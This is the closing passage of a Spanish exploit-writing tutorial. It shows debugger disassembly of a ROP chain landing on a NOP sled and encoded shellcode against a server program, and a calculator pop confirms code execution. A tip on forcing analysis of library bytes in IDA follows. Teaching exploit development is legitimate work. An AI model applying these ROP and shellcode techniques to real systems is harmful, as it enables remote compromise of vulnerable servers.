
Observemos el Stack en este momento:




Vemos como el RET del ultimo gadget saltara hacia el Stack justo donde esta situado nuestro nopsleed.

```
Stack[ 000007B0]:0256FB10 nop
Stack[ 000007B0]:0256FB11 nop
Stack[ 000007B0]:0256FB12 nop
Stack[ 000007B0]:0256FB13 nop
Stack[ 000007B0]:0256FB14 nop
Stack[ 000007B0]:0256FB15 nop
Stack[ 000007B0]:0256FB16 nop
Stack[ 000007B0]:0256FB17 nop
Stack[ 000007B0]:0256FB18 ffree st(7)
Stack[ 000007B0]:0256FB1A mov edi, 54E23E27h
Stack[ 000007B0]:0256FB1F fnstenv byte ptr [esp-0Ch]
Stack[ 000007B0]:0256FB23 pop ebx
Stack[ 000007B0]:0256FB24 xor ecx, ecx
Stack[ 000007B0]:0256FB26 mov cl, 4Bh
Stack[ 000007B0]:0256FB28 xor [ebx+18h], edi
Stack[ 000007B0]:0256FB2B sub ebx, 0FFFFFFFCh
Stack[ 000007B0]:0256FB2E add edi, [ebx+33h]
Stack[ 000007B0]:0256FB31 fcom qword ptr [edi]
```

Vemos como al final de nuestro nopsleed se encuentra el shellcode. Presionamos **F9** para continuar la ejecución:



Nuestra calculadora aparece, y es hora de realizar una corrida limpia por fuera del debugger, para ver si la memoria se vio afectada al no atacharnos al programa.



Podemos apreciar al cerrar la calculadora que el exploit no hace crashear el Servidor, y podemos ejecutarlo cuantas veces queramos.


Con esto doy por concluido este tutorial, es el primero que realizo para la comunidad de **CSL\_Exploit**, espero sea de utilidad para todos!

Quiero agradecer a todos los que me han guiado, siento en este momento que he aprendido mucho desde que comencé a ser parte de la comunidad, infinitas gracias a **Ricardo Narvaja** y a **Pasta\_CLS** que siempre han estado para apoyarme y darme una mano.

Thank  
you!


TIP de Utilidad:

Si al saltar hacia una dirección de una librería que fue cargada en memoria vemos algo como esto:




```
libdsm.dll:10066655 db 83h ; à
libdsm.dll:10066656 db 0C4h ; -
libdsm.dll:10066657 db 54h ; T
libdsm.dll:10066658 db 0C3h ; +
libdsm.dll:10066659 db 90h ; É
libdsm.dll:1006665A db 90h ; É
libdsm.dll:1006665B db 90h ; É
```

Es por que la librería no ha sido analizada, simplemente marcamos el código y presionamos la tecla C:



Presionamos Analyze y obtenemos el código ASM:



```
libdsm.dll:10066650 db 0C4h ; -
libdsm.dll:10066657 ; -----
libdsm.dll:10066657 push esp
libdsm.dll:10066658 retn
libdsm.dll:10066658 ; -----
libdsm.dll:10066659 align 10h |
```